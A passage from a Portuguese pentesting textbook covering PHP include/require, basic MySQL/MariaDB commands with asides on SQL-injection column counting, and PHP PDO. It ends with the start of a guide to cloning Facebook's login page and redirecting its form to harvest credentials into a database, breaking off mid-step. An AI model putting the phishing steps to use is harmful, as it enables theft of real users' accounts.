
Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
PHP Warning:  include(arquivo_qualquer.php): failed to open stream: No such file or directory in /var/www/html/index.php on line 2
PHP Warning:  include(): Failed opening 'arquivo_qualquer.php' for inclusion (include_path='.:/usr/share/php') in /var/www/html/index.php on line 2
Essa linha será executada
```

Um arquivo pode ser incluído mais de uma vez:

```
<?php
```

```
include "ola1.php";
include "ola1.php";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Arquivo ola1.php
Arquivo ola1.php
```

3.14.2 include_once

Inclui um arquivo apenas se ele não tiver sido previamente incluído.

```
include_once "caminho_do_arquivo";
```

Exemplo:

1. Crie o arquivo /var/www/html/ola1.php com o seguinte conteúdo:

```
<?php
echo "Arquivo ola1.php \n";
?>
```

2. Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<?php
include_once "ola1.php";
include_once "ola1.php";
?>
```

3. Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Arquivo ola1.php
```

3.14.3 require

Similar ao include, com a diferença de que o PHP gera um erro fatal caso se inclua um arquivo não existente.

```
require "caminho_do_arquivo";
```

Exemplo:

```
<?php
require "arquivo_qualquer.php";
echo "\nEssa não linha será executada \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
PHP Warning:  require(arquivo_qualquer.php): failed to open stream: No such file or directory in /var/www/html/index.php on line 2
PHP Fatal error:  require(): Failed opening required 'arquivo_qualquer.php' (include_path='.:/usr/share/php') in /var/www/html/index.php on line 2
```

3.14.4 require_once

Similar ao include_once, com a diferença de que o PHP gera um erro fatal caso se inclua um arquivo não existente.

```
require_once "caminho_do_arquivo";
```

---

1 Caracteres escapados são interpretados como textos normais, sem um significado especial.

2 Uma observação deve ser feita: a variável $meu_nome tem o seu conteúdo (“daniel moreno”) exibido, pois a variável $meu_nome não foi precedida pela barra invertida (\$meu_nome). O mesmo resultado seria válido caso fossem aplicadas aspas duplas em vez de um *here document*.

3 A função var_dump() mostra o tipo e o valor do conteúdo inserido como argumento. Caso um array seja passado como argumento, o tipo e o valor de cada dado dentro do array serão exibidos. Essa função pode ser usada como alternativa ao print_r().

4 Fonte: https://secure.php.net/manual/pt_BR/language.operators.precedence.php.

5 Fonte: *Aprendendo PHP: Introdução amigável à linguagem web mais popular da web*, de David Sklar (Novatec, p. 238 e 239).

6 Cookies definidos com tempo de expiração são válidos mesmo que o usuário feche o browser. Se um cookie foi definido para expirar após um dia, o usuário pode fechar o browser e acessar novamente a página web em um prazo de 24 horas que o cookie ainda será válido.

CAPÍTULO 4

Introdução ao SQL

4.1 Introdução ao SQL

Em um pentest web, é muito comum que a aplicação web execute algum tipo de banco de dados: saber operar a linguagem SQL para realizar consultas e injeções em banco de dados é vital para um pentest.

Diferentemente de arquivos texto, em banco de dados, estes são organizados em tabelas. Por exemplo, o cadastro de usuários é muito comum em sistemas web. Assim, uma página web pode solicitar as seguintes informações ao usuário: nome, login, senha e endereço. O banco de dados armazenará os dados de cadastro em uma tabela que pode ser chamada de usuarios:

```
                    --- Tabela usuarios ---
+----+---------------+---------+------------+---------------------+
| id | nome          | login   | senha      | endereco            |
+----+---------------+---------+------------+---------------------+
|  1 | Daniel        | daniel  | daniel123  | XXX, São Paulo      |
|  2 | Moreno        | moreno  | moreno123  | YYY, Rio de Janeiro |
+----+---------------+---------+------------+---------------------+
```

Em banco de dados, utiliza-se a linguagem SQL para operar, assim, consultas, alterações, remoções e atualizações são feitas por meio do SQL.

4.1.1 Acessando o MySQL

Inicie o servidor MySQL:

```
root@kali# service mysql start
```

As seguintes opções são usadas para acessar a interface do MySQL:

Opção	Descrição
-u *usuário*	Usuário a acessar a interface do MySQL. Normalmente o root.
-p	Será utilizada uma senha para acesso do MySQL.

-h *host*	Se a conexão não for no host local, essa opção especifica o endereço IP do host remoto.

Para conectar-se localmente:

```
root@kali# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 46
Server version: 10.1.22-MariaDB- Debian 9.0
Copyright (c) 2000, 2016, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]>
```

O MariaDB[(none)]> indica que acessamos a interface do MariaDB/MySQL e podemos executar instruções SQL.

> Nota: Não há diferença entre comandos SQL escritos de forma maiúsculas ou minúsculas. Por exemplo, select e SELECT são iguais. No entanto, uma boa prática é manter os nomes dos comandos em maiúsculos e os de tabelas e colunas em minúsculas.

4.1.2 Criando a base de dados

As informações ficam armazenadas em uma base de dados (database). Para exibir quais são as bases de dados do MySQL, faça o seguinte:

```
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
```

Um comando na linguagem SQL é finalizado com ponto e vírgula. Os comandos a seguir são equivalentes:

```
MariaDB [(none)]> SHOW DATABASES;
MariaDB [(none)]> SHOW [Pressione a tecla Enter]
    -> DATABASES;
```

Crie uma base de dados com o nome pentestWeb:

```
MariaDB [(none)]> CREATE DATABASE pentestWeb;
```

Ao consultar novamente as bases de dados:

```
MariaDB [(none)]> SHOW DATABASES;
```

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| pentestWeb         |
| performance_schema |
+--------------------+
```

É necessário selecionar a base de dados pentestWeb para que os dados sejam cadastrados, consultados e atualizados. O valor none será alterado para pentestWeb, indicando que a base de dados atual chama-se pentestWeb:

```
MariaDB [(none)]> USE pentestWeb;
Database changed
MariaDB [pentestWeb]>
```

4.1.3 Criando tabelas

Uma tabela contém colunas com as informações desejadas. O exemplo a seguir, cria-se a tabela usuarios com as colunas id, login e senha:

```
MariaDB [pentestWeb]> CREATE TABLE usuarios (
    -> id INT NOT NULL AUTO_INCREMENT,
    -> login VARCHAR(200) NOT NULL,
    -> senha VARCHAR(200) NOT NULL,
    -> PRIMARY KEY(id) );
```

- id INT NOT NULL AUTO_INCREMENT – A coluna id é do tipo inteiro, portanto, não pode ser nula (NOT NULL) e, a cada novo usuário cadastrado, o seu ID será atribuído de forma automática e incremental (AUTO_INCREMENT).
- login VARCHAR(200) NOT NULL – Nome do usuário com no máximo 200 caracteres. Não pode ser nulo.
- senha VARCHAR(200) NOT NULL – Senha do usuário com no máximo 200 caracteres. Não pode ser nula.
- PRIMARY KEY(id) – Define o campo id como a chave primária da tabela usuarios, a qual é um identificador único de cada linha.

Na Tabela 4.1, encontram-se os principais tipos de dados que podem ser atribuídos às colunas.

Tabela 4.1 – Principais tipos de dados

Tipo	Descrição
CHAR	Cadeia de caracteres com tamanho fixo de no máximo 255 caracteres. Ao definir uma coluna como CHAR(5), caso um texto ocupe dois caracteres (“SP”), o restante será preenchido com espaços em branco
INT	Número inteiro, indo do valor -2147483648 até 2147483647
TEXT	String de texto com tamanho máximo de 65535 caracteres
VARCHAR	Cadeia de caracteres com tamanho variável de no máximo 255 caracteres. Ao definir uma coluna como VARCHAR(5), caso um texto ocupe dois caracteres (“SP”), apenas dois serão utilizados. O VARCHAR ocupa um byte a mais que o CHAR. Assim, para campos de tamanho fixo (como UF), utilize o tipo CHAR

Verifique as tabelas criadas:

```
MariaDB [pentestWeb]> SHOW TABLES;
+------------------------+
| Tables_in_pentestWeb   |
+------------------------+
| usuarios               |
+------------------------+
```

Verifique os campos da tabela:

```
MariaDB [pentestWeb]> DESCRIBE usuarios;
+-------+--------------+------+-----+---------+----------------+
| Field | Type         | Null | Key | Default | Extra          |
+-------+--------------+------+-----+---------+----------------+
| id    | int(11)      | NO   | PRI | NULL    | auto_increment |
| login | varchar(200) | NO   |     | NULL    |                |
| senha | varchar(200) | NO   |     | NULL    |                |
+-------+--------------+------+-----+---------+----------------+
```

4.1.4 Inserindo valores

4.1.4.1 INSERT

Insere valores.

Exemplo:

```
MariaDB [pentestWeb]> INSERT INTO usuarios(login, senha)
    VALUES ('daniel', 'daniel123');
MariaDB [pentestWeb]> INSERT INTO usuarios(login, senha)
    VALUES ('moreno', 'moreno123');
```

4.1.5 Consultando valores

4.1.5.1 SELECT

Consulta valores.

O exemplo a seguir retorna os dados de todas as colunas (*) da tabela usuarios:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios;
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  1 | daniel | daniel123 |
|  2 | moreno | moreno123 |
+----+--------+-----------+
```

Os campos após a instrução SELECT indicam quais colunas terão seus valores recuperados. Por exemplo, para exibir os dados das colunas login e senha:

```
MariaDB [pentestWeb]> SELECT login, senha FROM usuarios;
+--------+-----------+
| login  | senha     |
+--------+-----------+
| daniel | daniel123 |
| moreno | moreno123 |
+--------+-----------+
```

Nota: Uma consulta feita com SELECT não cria colunas: a consulta é feita de modo dinâmico, e o MySQL exibe o resultado na tela.

4.1.5.2 WHERE

Filtra valores de uma consulta.

O exemplo a seguir retorna os dados de todas as colunas (*) da tabela usuarios em que o ID (WHERE) seja igual a 1:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios WHERE id=1;
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  1 | daniel | daniel123 |
+----+--------+-----------+
```

4.1.5.3 ORDER BY

Ordena valores de uma consulta.

O exemplo a seguir ordena uma consulta pelo ID:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios ORDER BY id;
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  1 | daniel | daniel123 |
|  2 | moreno | moreno123 |
+----+--------+-----------+
```

Em vez de se utilizar o nome, é possível realizar a ordenação pelo valor numérico. Assim, 1 é o id, 2 é o login e 3 é a coluna senha. Caso se forneça um valor diferente de 1, 2 ou 3, será exibida uma mensagem de erro, a qual será útil em ataques de injeção SQL, pois denunciará ao atacante quantas colunas formam a tabela:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios ORDER BY 1;
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  1 | daniel | daniel123 |
|  2 | moreno | moreno123 |
+----+--------+-----------+

MariaDB [pentestWeb]> SELECT * FROM usuarios ORDER BY 4;
ERROR 1054 (42S22): Unknown column '4' in 'order clause'
```

4.1.5.4 LIMIT

Especifica a quantidade de valores a serem retornados em uma consulta feita com o SELECT.

O exemplo a seguir limita o resultado para apenas um único valor:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios LIMIT 1;
----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  1 | daniel | daniel123 |
+----+--------+-----------+
```

O exemplo a seguir limita o resultado em um único valor (1), começando

pelo primeiro valor (0) da tabela usuarios:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios LIMIT 0,1;
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  1 | daniel | daniel123 |
+----+--------+-----------+
```

O exemplo a seguir limita o resultado em um único valor, começando pelo segundo valor da tabela usuarios:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios LIMIT 1,1;
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  2 | moreno | moreno123 |
+----+--------+-----------+
```

4.1.5.5 UNION

Combina o resultado de dois ou mais SELECTs, desde que o número de colunas dos dois SELECTs seja igual.

No exemplo a seguir, são inseridos três valores no final da tabela usuarios:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios UNION SELECT 1,2,3;
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  1 | daniel | daniel123 |
|  2 | moreno | moreno123 |
|  1 | 2      | 3         |
+----+--------+-----------+
```

Se o número de valores inserido na tabela for diferente do número de colunas dessa tabela, uma mensagem de erro é exibida:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios UNION SELECT 1,2;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

4.1.5.6 UNION ALL

Idem à seleção UNION, com a diferença de que valores duplicados são inseridos. Observe a diferença entre UNION e UNION ALL:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios UNION SELECT * FROM usuarios;
```

```
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  1 | daniel | daniel123 |
|  2 | moreno | moreno123 |
+----+--------+-----------+
```

```
MariaDB [pentestWeb]> SELECT * FROM usuarios UNION ALL SELECT * FROM usuarios;
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  1 | daniel | daniel123 |
|  2 | moreno | moreno123 |
|  1 | daniel | daniel123 |
|  2 | moreno | moreno123 |
+----+--------+-----------+
```

4.1.6 Atualizando valores

4.1.6.1 UPDATE

Atualiza um valor.

O exemplo a seguir atualiza o valor da coluna senha para maiúsculo:

```
MariaDB [pentestWeb]> UPDATE usuarios SET senha=upper(senha) WHERE id=2;
```

Ao visualizar o conteúdo da tabela usuarios, o registro com ID igual a 2 foi atualizado:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios;
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  1 | daniel | daniel123 |
|  2 | moreno | MORENO123 |
+----+--------+-----------+
```

4.1.7 Removendo valores

4.1.7.1 DELETE

Remove valores de uma tabela.

O exemplo a seguir remove a linha com ID igual a 2:

MariaDB [pentestWeb]> **DELETE FROM usuarios WHERE id=2;**

Nota: Executar um DELETE sem WHERE apagará todos os registros da tabela, deixando-a vazia.

4.1.7.2 DROP TABLE

Remove a tabela.

O exemplo a seguir remove a tabela usuarios:

MariaDB [pentestWeb]> **DROP TABLE usuarios;**

4.1.7.3 DROP DATABSE

Remove uma base de dados.

O exemplo a seguir remove a base de dados pentestWeb:

MariaDB [(none)]> **DROP DATABASE pentestWeb;**

4.1.8 Tabela information_schema

Contém informações e metadados de todos os bancos de dados do MySQL.

O exemplo a seguir obtém as bases de dados:

MariaDB [pentestWeb]> **SELECT * FROM INFORMATION_SCHEMA.SCHEMATA;**

```
+--------------+--------------------+----------------------------+------------------------+----------+
| CATALOG_NAME | SCHEMA_NAME        | DEFAULT_CHARACTER_SET_NAME |
DEFAULT_COLLATION_NAME | SQL_PATH |
+--------------+--------------------+----------------------------+------------------------+----------+
| def          | information_schema | utf8                       | utf8_general_ci        | NULL     |
| def          | mysql              | utf8mb4                    | utf8mb4_general_ci     | NULL     |
| def          | pentestWeb         | utf8mb4                    | utf8mb4_general_ci     | NULL     |
| def          | performance_schema | utf8                       | utf8_general_ci        | NULL     |
+--------------+--------------------+----------------------------+------------------------+----------+
```

O exemplo a seguir exibe todas as tabelas armazenadas no MySQL:

MariaDB [pentestWeb]> **SELECT * FROM INFORMATION_SCHEMA.TABLES;**

O nome de várias colunas será retornado, sendo as mais importantes: table_schema e table_name:

MariaDB [pentestWeb]> **SELECT table_schema,table_name FROM INFORMATION_SCHEMA.TABLES;**

```
+--------------------+-----------------------------------------------------+
| table_schema       | table_name                                          |
```

```
+--------------------+-----------------------------------------------+
| pentestWeb         | usuarios                                      |
```

É possível realizar uma consulta para retornar quais são as tabelas da base de dados desejada:

```
MariaDB [pentestWeb]> SELECT table_name FROM INFORMATION_SCHEMA.TABLES
   WHERE table_schema="pentestWeb";
+------------+
| table_name |
+------------+
| usuarios   |
+------------+
```

O exemplo a seguir exibe todas as colunas armazenadas no MySQL:

```
MariaDB [pentestWeb]> SELECT * FROM INFORMATION_SCHEMA.COLUMNS;
```

O nome de várias colunas será retornado, sendo as mais importantes: column_name, table_schema e table_name:

```
MariaDB [pentestWeb]> SELECT column_name,table_schema,table_name
   FROM INFORMATION_SCHEMA.COLUMNS;
+--------------+---------------+-------------+
| column_name  | table_schema  | table_name  |
+--------------+---------------+-------------+
| id           | pentestWeb    | usuarios    |
| login        | pentestWeb    | usuarios    |
| senha        | pentestWeb    | usuarios    |
```

Uma consulta pode ser feita para retornar quais são as colunas da tabela e base de dados desejados:

```
MariaDB [pentestWeb]> SELECT column_name FROM
INFORMATION_SCHEMA.COLUMNS
   WHERE table_schema="pentestWeb" AND table_name="usuarios";
+-------------+
| column_name |
+-------------+
| id          |
| login       |
| senha       |
+-------------+
```

4.2 Operadores e funções do SQL

As principais operações do SQL são:

- Matemáticas – Soma (+), subtração (-), multiplicação (*), divisão (/), módulo (%). O exemplo a seguir soma os valores da coluna id com o inteiro 10, multiplicando o resultado de cada ID por 2:

```
MariaDB [pentestWeb]> SELECT (id+10) * 2, login, senha FROM usuarios;
+-------------+--------+-----------+
| (id+10) * 2 | login  | senha     |
+-------------+--------+-----------+
|          22 | daniel | daniel123 |
|          24 | moreno | moreno123 |
+-------------+--------+-----------+
```

- Comparação – Igualdade (=), diferença (<> ou !=), maior (>), maior ou igual (>=), menor (<), menor ou igual (<=). O exemplo a seguir exibe os IDs maiores que 1:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios WHERE id > 1;
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  2 | moreno | moreno123 |
+----+--------+-----------+
```

- Lógicos – E (AND), ou (OR), entre (BETWEEN), em (IN), negação (NOT), nulo (IS NULL) ou não nulo (IS NOT NULL). O exemplo a seguir seleciona os dados cujo login seja igual a daniel e a senha igual a daniel123:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios WHERE login='daniel'
    AND senha='daniel123';
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  1 | daniel | daniel123 |
+----+--------+-----------+
```

O exemplo a seguir seleciona os dados que tenham o ID igual a 1 ou senha igual a moreno123:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios WHERE id=1 OR senha='moreno123';
+----+--------+-----------+
| id | login  | senha     |
```

```
+----+--------+-----------+
|  1 | daniel | daniel123 |
|  2 | moreno | moreno123 |
+----+--------+-----------+
```

- Parênteses – Agrupa operações matemáticas e consultas. Dependendo do código-fonte usado, injeções SQL somente serão possíveis caso se encontrem delimitadas por parênteses, do contrário, o MySQL não interpretará de forma correta o payload malicioso. No exemplo a seguir, o resultado da consulta SELECT count(*) FROM usuarios é retornado para o operador id. Essa consulta não seria possível sem o uso de parênteses:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios WHERE id=(SELECT count(*)
   FROM usuarios);
+----+--------+-----------+
| id | login  | senha     |
+----+--------+-----------+
|  2 | moreno | moreno123 |
+----+--------+-----------+
```

O SQL apresenta algumas funções embutidas. Veja as principais na Tabela 4.1.

Tabela 4.1 – Principais funções SQL built-in

Função	Descrição
@@version	Versão do MySQL
char(valor numérico)	Retorna o caractere ASCII relativo ao valor passado como parâmetro
concat(coluna1, "separador", coluna2)	Concatena os valores das colunas, separando-as pelo separador
current_user()	Usuário atual conectado ao banco de dados
database()	Base de dados atual
group_concat(coluna1, coluna2)	Concatena os valores das colunas, separando-as por vírgula
length("string")	Retorna o tamanho de uma string
load_file("arquivo")	Carrega o conteúdo de um arquivo externo ao MySQL
substring("string", posição inicial, tamanho)	Extrai um trecho da string da posição inicial até a posição final

O exemplo a seguir retorna o tamanho da string "pentest web":

```
MariaDB [pentestWeb]> SELECT length("pentest web");
+-----------------------+
| length("pentest web") |
+-----------------------+
|                    11 |
```

```
+----------------------+
```

O exemplo a seguir extrai do texto daniel@email.com os sete primeiros caracteres, contando a partir da primeira posição:

```
MariaDB [pentestWeb]> SELECT substring("daniel@email.com", 1,7);
+-----------------------------------+
| substring("daniel@email.com", 1,7) |
+-----------------------------------+
| daniel@                           |
+-----------------------------------+
```

O exemplo a seguir concatena os valores das colunas id e login, separando-os por dois pontos. As consultas a seguir são equivalentes, pois *:* é codificado como o hexadecimal 0x3a:

```
MariaDB [pentestWeb]> SELECT concat(id,':',login) FROM usuarios;
+---------------------+
| concat(id,':',login) |
+---------------------+
| 1:daniel            |
| 2:moreno            |
+---------------------+
MariaDB [pentestWeb]> SELECT concat(id,0x3a,login) FROM usuarios;
+----------------------+
| concat(id,0x3a,login) |
+----------------------+
| 1:daniel             |
| 2:moreno             |
+----------------------+
```

O exemplo a seguir concatena os valores das colunas id e login da tabela usuarios, separando-os por vírgula:

```
MariaDB [pentestWeb]> SELECT group_concat(id,login) FROM usuarios;
+------------------------+
| group_concat(id,login) |
+------------------------+
| 1daniel,2moreno        |
+------------------------+
```

4.3 Integrando o MySQL ao PHP

Ao realizar um *phishing*[1], muitas ferramentas automatizadas como o SET

(*Social Engineering Toolkit*) armazenam dados capturados em arquivos de texto. Caso o ataque ocorra em larga escala, armazenar dados em arquivos de texto pode não ser boa ideia. Uma solução consiste em enviar as credenciais capturadas para um banco de dados.

Primeiro, será necessário criar um usuário (teste) e uma senha (teste) para acessar o banco de dados:

```
root@kali# mysql
MariaDB [(none)]> CREATE USER 'teste'@'localhost' IDENTIFIED BY 'teste';
MariaDB [(none)]> GRANT ALL PRIVILEGES ON * . * TO 'teste'@'localhost';
MariaDB [(none)]> exit
```

A classe PDO estabelece conexão com um banco de dados, retornando um objeto para o PHP realizar ações SQL.

```
PDO('DSN:host=hostname; dbname=base_de_dados', 'usuario', 'senha')
```

- DSN – *Data source name*. Qual é o tipo de banco de dados usado: MySQL, PostgreSQL, SQLite etc. Como estamos usando o MySQL, o DSN será o termo mysql.
- host – Endereço do servidor executando o banco de dados (localhost).
- dbname – Nome da base de dados (pentestWeb).
- *usuario* – Nome do usuário (teste).
- *senha* – Senha de acesso. Se não existir uma senha, esse campo deve ser preenchido por duas aspas simples ('').

Para enviar dados, utilize os métodos prepare() e execute():

1. Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<?php
$conexao = new PDO('mysql:host=localhost; dbname=pentestWeb', 'teste', 'teste');
# A interrogação é usada no lugar dos campos que terão os seus dados inseridos
$consulta = $conexao->prepare('INSERT INTO usuarios(login,senha) VALUES(?,?) ');
# Os dados de entrada devem ser fornecidos como valores de um array.
$consulta->execute( array("D'avilla", "d'avila123") );
echo "Dado enviado com sucesso \n";
?>
```

2. Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
```

```
Dado enviado com sucesso
```

3. Ao consultar os dados no MySQL, o valor foi inserido:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios;
+----+----------+------------+
| id | login    | senha      |
+----+----------+------------+
|  1 | D'avilla | d'avila123 |
+----+----------+------------+
```

Para recuperar dados[2], utilize os métodos query() e fetch(). Esse último retorna um array com apenas um único registro da consulta SQL, podendo ser usado dentro de um loop while para retornar todos os registros. O booleano False é retornado para a variável $linha quando não há mais linhas para serem lidas, quebrando automaticamente o laço de repetição:

1. Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<?php
$conexao = new PDO('mysql:host=localhost; dbname=pentestWeb', 'teste', 'teste');
$consulta = $conexao->query('SELECT * FROM usuarios');
while( $linha = $consulta->fetch() )
   print_r( $linha );
?>
```

2. Ao executar o script no terminal, perceba que é retornado um array em que se associa cada valor com o nome da sua coluna (id, login e senha) ou com o valor numérico (0, 1 e 2):

```
root@kali# php /var/www/html/index.php
Array (
   [id] => 1
   [0] => 1
   [login] => D'avilla
   [1] => D'avilla
   [senha] => d'avila123
   [2] => d'avila123
)
```

4.4 Criando manualmente uma página de phishing

Há muitas ferramentas automatizadas que auxiliam no processo de criação de páginas falsas, como o *Social Engineering Toolkit*, presente nativamente no

Kali Linux. Também é possível criar uma página falsa de modo manual, integrando-a a um banco de dados:

1. Acesse o MySQL, crie uma base de dados, uma tabela e o usuário teste para acessar o banco de dados, conforme descrito nas seções 4.1.1 “Acessando o MySQL”, 4.1.2 “Criando a base de dados”, 4.1.3 “Criando tabelas” e 4.3 “Integrando o MySQL ao PHP”.
2. No browser, acesse o site que se queira clonar, por exemplo https://facebook.com.
3. Aperte a tecla Alt para que o Firefox exiba a barra de menu. Em seguida, vá em Tools > Web Developer > Inspector (Figura 4.1).



Figura 4.1 – Menu de opções do Firefox.

4. Será necessário modificar o atributo action da tag <form> do código HTML para que, no momento em que o usuário digitar o usuário e a senha, ele seja redirecionado para o endereço da página clonada, e não para o real. Ao passar o mouse em cima do código-fonte, procure por uma tag similar a

   <form id="login_form" action="https://www.facebook.com/login.php?login_attempt=1
   & amp;lwv=110" (Figura 4.2).



Figura 4.2 – Código-fonte do formulário responsável por redirecionar logins de usuários.

5. Com o botão direito do mouse, clique na opção Edit As HTML (Figura 4.3).



Figura 4.3 – Editando o código-fonte original.

6. Substitua o conteúdo

